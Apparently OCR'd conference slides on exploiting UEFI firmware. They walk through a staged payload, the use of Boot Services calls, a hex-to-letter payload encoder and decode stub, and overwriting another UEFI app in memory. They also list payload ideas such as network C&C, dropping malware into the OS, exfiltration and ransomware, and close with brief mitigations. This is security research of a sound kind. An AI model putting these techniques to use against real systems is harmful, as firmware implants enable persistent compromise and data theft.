
- Transition to 2nd stage payload



Exploiting UEFI in real life

Exploit walkthrough

- Transition to 2nd stage payload



Exploiting UEFI in real life

Exploit walkthrough

- Second stage
  - We have more room now, but what can we do?

Exploiting UEFI in real life

Exploit walkthrough

- Let's talk about the UEFI environment
  - UEFI applications
  - UEFI protocols
  - System Table
  - Boot Services
  - Runtime Services

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Exploiting UEFI in real life

Exploit walkthrough


- UEFI applications
  - Windows PE executable format
  - Passed Handle and System Table at launch

```
EFI_STATUS
EFIAPI
UefiMain (
  IN EFI_HANDLE        ImageHandle,
  IN EFI_SYSTEM_TABLE  *SystemTable
  )
{
```

Exploiting UEFI in real life

Exploit walkthrough

- UEFI protocols
  - Identified by GUID
  - Can be registered by one application/driver
  - Looked up by GUID and called by other driver/application



Exploiting UEFI in real life

Exploit walkthrough

- UEFI System Table contains:
  - Boot Services and Runtime Services pointers
  - Console Input, Output, and StdErr pointers
  - Configuration Table pointers

Exploiting UEFI in real life

Exploit walkthrough

- UEFI Boot Services protocols:
  - Memory handling
  - Event operations
  - Protocol operations
  - Load and start UEFI applications
  - Exit Boot Services

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Exploiting UEFI in real life

Exploit walkthrough

- UEFI Runtime Services protocols:
  - Variable operations
  - Capsule operations

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Exploiting UEFI in real life

Exploit walkthrough

- Interesting Boot Services functions
  - LocateProtocol()
    - Finds a protocol by GUID
  - LoadImage()
    - Loads a UEFI image into memory
  - StartImage()
    - Transfers control to a loaded image's entry point.

Exploiting UEFI in real life

Exploit walkthrough

- How do we call them?
  - We need the Boot Services pointer

Exploiting UEFI in real life

Exploit walkthrough

- Staged payload

ON THE STACK

ON THE HEAP

Exploiting UEFI in real life


Exploit walkthrough

- But wait, there's more!
  - An additional constraint we didn't know about...

Exploiting UEFI in real life

Exploit walkthrough

- We'll just copy the 2nd stage payload elsewhere



Exploiting UEFI in real life

Exploit walkthrough

- Success!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Exploiting UEFI in real life

Exploit walkthrough

- Not so success...
  - Can only run apps up to about 12k
  - Limited stack space
  - Also ran into issues with our payload encoder...

Exploiting UEFI in real life

Exploit walkthrough

- Need a better encoding mechanism
  - Arbitrary size payload
  - Can't fail to encode the payload
  - As small and simple as possible
  - Thought about just using base64

Exploiting UEFI in real life

Exploit walkthrough

- Encoding solution
  - Convert payload to long string of hex digits
  - Then map 0-9a-f to a-p

```
xxd -g 0 -p -c 1000000 | tr '[0-9a-f]' '[a-p]'
```

Exploiting UEFI in real life

Exploit walkthrough

- Decode stub
  - No need for any tables
  - Simple loop that just subtracts ‘a’ from each nibble

```
C = (*S++ – ‘a’) << 4)
C |= (*S++ – ‘a’)
*D++ = C
```

Exploiting UEFI in real life

Exploit walkthrough

- Finding a better place to store 2nd stage

Exploiting UEFI in real life

Exploit walkthrough

- Finding a better place to store 2nd stage
  - UEFI applications run in ring 0

Exploiting UEFI in real life

Exploit walkthrough

- Finding a better place to store 2nd stage
  - UEFI applications run in ring 0
  - No memory protections between UEFI apps

Exploiting UEFI in real life

Exploit walkthrough

- Let's just write our code over another UEFI app
  - Success!


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Exploiting UEFI in real life

Exploit walkthrough

- Let's just write our code over another UEFI app
  - Success!
    - Can run arbitrarily sized UEFI applications!


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Exploiting UEFI in real life

Exploit walkthrough

- Other payload ideas
  - UEFI contains full network stack
    - Locate gEfiTcp4Dxe and other net protocols
    - Configure and connect to remote server
    - Download 3rd stage
    - Full C&C capabilities

Exploiting UEFI in real life

Exploit walkthrough

- Other payload ideas
  - UEFI contains built-in decompression code
    - Locate gEfiDecompressProtocolGuid
    - Call GetInfo() and Decompress()

Exploiting UEFI in real life

Exploit walkthrough

- Other payload ideas
  - This UEFI firmware image contains NTFS.efi
    - Drop malware into OS
    - Exfiltrate interesting data
    - Ransomware

Exploiting UEFI in real life

Exploit walkthrough

- Other payload ideas
  - This UEFI firmware image contains NTFS.efi
    - Drop malware into OS
    - Exfiltrate interesting data
    - Ransomware
  - Just include it in payload if not already present

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UEFI EXPLOIT MITIGATIONS

UEFI Stack protections
ASLR
DEP
Other defenses

RECOMMENDATIONS

- Always use latest edk from git
- Use latest gnu-efi

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Questions?
http://uefi.party
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